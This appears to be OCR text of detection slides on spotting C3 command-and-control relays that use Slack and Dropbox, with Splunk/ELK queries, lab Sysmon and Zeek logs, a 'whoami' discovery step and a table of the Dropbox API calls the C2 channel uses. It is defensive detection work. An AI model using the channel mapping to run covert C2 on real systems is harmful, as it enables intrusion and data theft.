
✓ 14 events (10/4/20 12:00:00.000 AM to 10/9/20 1:31:12.000 AM) No Event Sampling ▾

_time	id.orig_h	query	url	trans_id	ts	uid
2020-10-09 01:29:09.787	192.168.38.103	slack.com	slack.com	33009	1602206949.787073	CgqXDF2z4wVqA283Hd
2020-10-09 01:29:09.787	192.168.38.103	slack.com	slack.com	33009	1602206949.787073	CXCnqtwTe4x1AkYF7
2020-10-09 00:10:07.048	192.168.38.103	slack.com	slack.com	42239	1602202207.048207	CgU33U3NGLZD1EuBce
2020-10-09 00:10:07.048	192.168.38.103	slack.com	slack.com	42239	1602202207.048207	CRm3OB2wKig9fKYRc7
2020-10-08 21:59:16.492	192.168.38.103	slack.com	slack.com	17840	1602194356.492901	CV8TYc3GePQTDkQ0D7
2020-10-08 21:59:16.488	192.168.38.103	slack.com	slack.com	17840	1602194356.488411	Cg8jVz2jTiWMWNoGBi
2020-10-08 09:36:13.871	192.168.38.103	slack.com	slack.com	33732	1602149773.871959	Ctfs7FKR6VMqHkwz2
2020-10-08 09:36:13.871	192.168.38.103	slack.com	slack.com	33732	1602149773.871959	CK9b75ilNU4jI6zhc
2020-10-08 08:01:12.084	192.168.38.103	slack.com	slack.com	13915	1602144072.084474	CLLlX1I9AfUb93Nm7
2020-10-08 08:01:12.084	192.168.38.103	slack.com	slack.com	13915	1602144072.084474	C4g3HI3pqs3ie1WON2
2020-10-08 06:44:06.637	192.168.38.103	slack.com	slack.com	32964	1602139446.637102	Cyhx0k3cab1mUM6Ujk
2020-10-08 06:44:06.637	192.168.38.103	slack.com	slack.com	32964	1602139446.637102	CCJ0Nw3nRxyCyhgMp6
2020-10-08 05:36:58.065	192.168.38.103	slack.com	slack.com	7886	1602135418.065352	CWCROQ1QjnP7ILYiQ6
2020-10-08 05:36:58.065	192.168.38.103	slack.com	slack.com	7886	1602135418.065352	CLVJZLcMQA8FxMvNc

BRO DNS

Query = slack.com

C3 CHANNEL – SLACK DETECTION (SYSMON | SPLUNK)




MITRE ATT&CK Show Filters

Process Create

ID	Technique	Category	Trigger	host_fqdn	user_name	process_parent_path	process_path	original_file_name	process_parent_command_line	process_command_line	process_
T1033	System Owner/User Discovery	Discovery		wef.windomain.local	NOT_TRANSLATED WEF\vagrant	C:\Windows\System32\cmd.exe	C:\Windows\System32\whoami.exe	whoami.exe	"cmd.exe" /c whoami	whoami	{DC9861 5F7F-5C
T1033	System Owner/User Discovery	Discovery		wef.windomain.local	NOT_TRANSLATED WEF\vagrant	C:\Users\vagrant\Desktop\Relay_x64_f575_relay-victim.exe	C:\Windows\System32\cmd.exe	Cmd.Exe	.\Relay_x64_f575_relay-victim.exe	"cmd.exe" /c whoami	{DC9861 4102-00
T1012	Query Registry	Discovery		wef.windomain.local	NOT_TRANSLATED NT AUTHORITY\SYSTEM	C:\Windows\System32\cmd.exe	C:\Windows\System32\reg.exe	reg.exe	C:\Windows\system32\cmd.exe /c C:\Windows\system32\reg.exe query hklm\software\microsoft\windows\softwareinventorylogging /v collectionstate /reg:64	C:\Windows\system32\reg.exe query hklm\software\microsoft\windows\softwareinventorylogging /v collectionstate /reg:64	{DC9861 AF00-00
T1063	Security Software Discovery	Discovery		wef.windomain.local	NOT_TRANSLATED NT AUTHORITY\SYSTEM	C:\Windows\System32\cmd.exe	C:\Windows\System32\reg.exe	reg.exe	C:\Windows\system32\cmd.exe /c C:\Windows\system32\reg.exe query hklm\software\microsoft\windows\softwareinventorylogging /v collectionstate /reg:64	C:\Windows\system32\reg.exe query hklm\software\microsoft\windows\softwareinventorylogging /v collectionstate /reg:64	{DC9861 AF00-00

Post Exploitation after running the implant from C3 (Slack Channel)
Discovery – T1033 (System Owner/User Discovery)
cmd.exe /c whoami

C3 CHANNEL – DROPBOX DETECTION (SYSMON | ELK)



"api.dropboxapi.com"

event.action: Dns query (rule: DnsQuery)

3 hits


Sep 27, 2020 @ 00:00:00.000 - Oct 3, 2020 @ 23:59:59.999 —

Time	dns.question.name	event.code	process.executable	agent.hostname	message
Oct 2, 2020 @ 19:55:08.354	api.dropboxapi.com	22	C:\Users\vagrant\Desktop\Relay_x64_ba2e_victim-relay.exe	wef	Dns query: RuleName: - UtcTime: 2020-10-02 19:55:08.354 ProcessGuid: {4FA7EC8A-8590-5F77-F485-000000000D00} ProcessId: 5248 QueryName: api.dropboxapi.com QueryStatus: 1460
Oct 2, 2020 @ 19:48:51.079	api.dropboxapi.com	22	C:\Users\vagrant\Desktop\Relay_x64_ba2e_victim-relay.exe	wef	Dns query: RuleName: - UtcTime: 2020-10-02 19:48:51.079 ProcessGuid: {4FA7EC8A-841A-5F77-AC85-000000000D00} ProcessId: 3416 QueryName: api.dropboxapi.com QueryStatus: 0
Oct 2, 2020 @ 19:46:48.737	api.dropboxapi.com	22	C:\Users\vagrant\Desktop\Relay_x64_ba2d_victim-relay.exe	wef	Dns query: RuleName: - UtcTime: 2020-10-02 19:46:48.737 ProcessGuid: {4FA7EC8A-839D-5F77-9385-000000000D00} ProcessId: 8664 QueryName: api.dropboxapi.com

SYSMON Event ID 22

DNS Query calling api.dropboxapi.exe

C3 CHANNEL – DROPBOX DETECTION (ZEEK| SPLUNK)



```
index=zeek sourcetype="bro:dns:json" query=*dropbox* | table, _time, id.orig_h, id.resp_h, query, trans_id
```


✓ 16 events (before 10/9/20 12:50:38.000 AM) No Event Sampling ▾

_time	id.orig_h	id.resp_h	query	trans_id
2020-10-08 22:54:45.516	192.168.38.103	192.168.38.102	content.dropboxapi.com	56410
2020-10-08 22:54:45.516	192.168.38.103	192.168.38.102	content.dropboxapi.com	56410
2020-10-08 22:54:45.392	192.168.38.103	192.168.38.102	content.dropboxapi.com	56410
2020-10-08 22:54:45.392	192.168.38.103	192.168.38.102	content.dropboxapi.com	56410
2020-10-08 22:54:44.573	192.168.38.103	192.168.38.102	api.dropboxapi.com	48112
2020-10-08 22:54:44.573	192.168.38.103	192.168.38.102	api.dropboxapi.com	48112
2020-10-08 04:38:22.830	192.168.38.103	192.168.38.102	content.dropboxapi.com	57055
2020-10-08 04:38:22.830	192.168.38.103	192.168.38.102	content.dropboxapi.com	57055
2020-10-08 04:38:22.737	192.168.38.103	192.168.38.102	content.dropboxapi.com	57055
2020-10-08 04:38:22.737	192.168.38.103	192.168.38.102	content.dropboxapi.com	57055
2020-10-08 04:38:21.835	192.168.38.103	192.168.38.102	api.dropboxapi.com	54519
2020-10-08 04:38:21.835	192.168.38.103	192.168.38.102	api.dropboxapi.com	54519
2020-10-07 20:59:51.158	192.168.38.103	192.168.38.102	content.dropboxapi.com	47831
2020-10-07 20:59:51.158	192.168.38.103	192.168.38.102	content.dropboxapi.com	47831
2020-10-07 20:59:50.076	192.168.38.103	192.168.38.102	api.dropboxapi.com	15257
2020-10-07 20:59:50.076	192.168.38.103	192.168.38.102	api.dropboxapi.com	15257

Zeek Logs = bro.dns.json

DNS Query calling api.dropboxapi.exe, content.dropboxapi.com

C3 CHANNEL – DROPBOX DETECTION (ZEEK| SPLUNK)



New Search

```
index=Sysmon EventCode=3 Image=*dropbox* | table, _time, EventCode, ProcessGuid, Image, DestinationIp, ProcessId, SourcePort
```

✓ 10 events (before 10/9/20 12:54:19.000 AM) No Event Sampling ▾

_time	EventCode	ProcessGuid	Image	DestinationIp	ProcessId	SourcePort
2020-10-08 23:00:24	3	{DC9861F0-98B4-5F7F-E203-000000000B00}	C:\Users\vagrant\Desktop\Relay_x64_f576_dropbox-relay.exe	162.125.81.14	2168	55192
2020-10-08 22:57:54	3	{DC9861F0-98B4-5F7F-E203-000000000B00}	C:\Users\vagrant\Desktop\Relay_x64_f576_dropbox-relay.exe	162.125.81.14	2168	55056
2020-10-08 22:54:47	3	{DC9861F0-98B4-5F7F-E203-000000000B00}	C:\Users\vagrant\Desktop\Relay_x64_f576_dropbox-relay.exe	162.125.81.14	2168	54960
2020-10-08 22:54:45	3	{DC9861F0-98B4-5F7F-E203-000000000B00}	C:\Users\vagrant\Desktop\Relay_x64_f576_dropbox-relay.exe	162.125.81.7	2168	54958
2020-10-07 21:08:38	3	{DC9861F0-2C4E-5F7E-5307-000000000900}	C:\Users\vagrant\Desktop\Relay_x64_f4bc_dropbox.exe	162.125.81.14	5324	52765
2020-10-07 21:06:00	3	{DC9861F0-2C4E-5F7E-5307-000000000900}	C:\Users\vagrant\Desktop\Relay_x64_f4bc_dropbox.exe	162.125.81.14	5324	52371
2020-10-07 21:03:53	3	{DC9861F0-2C4E-5F7E-5307-000000000900}	C:\Users\vagrant\Desktop\Relay_x64_f4bc_dropbox.exe	162.125.81.14	5324	51984
2020-10-07 21:03:04	3	{DC9861F0-2C4E-5F7E-5307-000000000900}	C:\Users\vagrant\Desktop\Relay_x64_f4bc_dropbox.exe	162.125.81.14	5324	51863
2020-10-07 21:00:00	3	{DC9861F0-2C4E-5F7E-5307-000000000900}	C:\Users\vagrant\Desktop\Relay_x64_f4bc_dropbox.exe	162.125.81.14	5324	51421
2020-10-07 20:59:59	3	{DC9861F0-2C4E-5F7E-5307-000000000900}	C:\Users\vagrant\Desktop\Relay_x64_f4bc_dropbox.exe	162.125.81.7	5324	51417

Sysmon Event ID 3 – Network Connection

Relay_x64_f576_dropbox-relay.exe connecting to external IP


C3 CHANNEL – DROPBOX DETECTION

C3 Function	URL
WriteMessageToFile	https://content.dropboxapi.com/2/files/upload
ListChannels	https://api.dropboxapi.com/2/files/list_folder
CreateChannel	https://api.dropboxapi.com/2/files/create_folder_v2
GetMessageByDirection	https://api.dropboxapi.com/2/files/search_v2
ReadFile	https://content.dropboxapi.com/2/files/download
DeleteFile	https://api.dropboxapi.com/2/files/delete_v2

Dropbox URL calls credits to F-secure (C3 workshop)

https://labs.f-secure.com/blog/attack-detection-fundamentals-c2-and-exfiltration-lab-3/

C3 CHANNEL – UNC DETECTION (SYSMON | ELK)



Discover / GUIDEM_Event ID 10 Injected Process
New Save Open Share Inspect
KQL
+ Add filter

```
event.code:10 AND winlog.event_data.CallTrace : ntdll.dll
```

NOT process.name: osqueryd.exe

3,219 hits

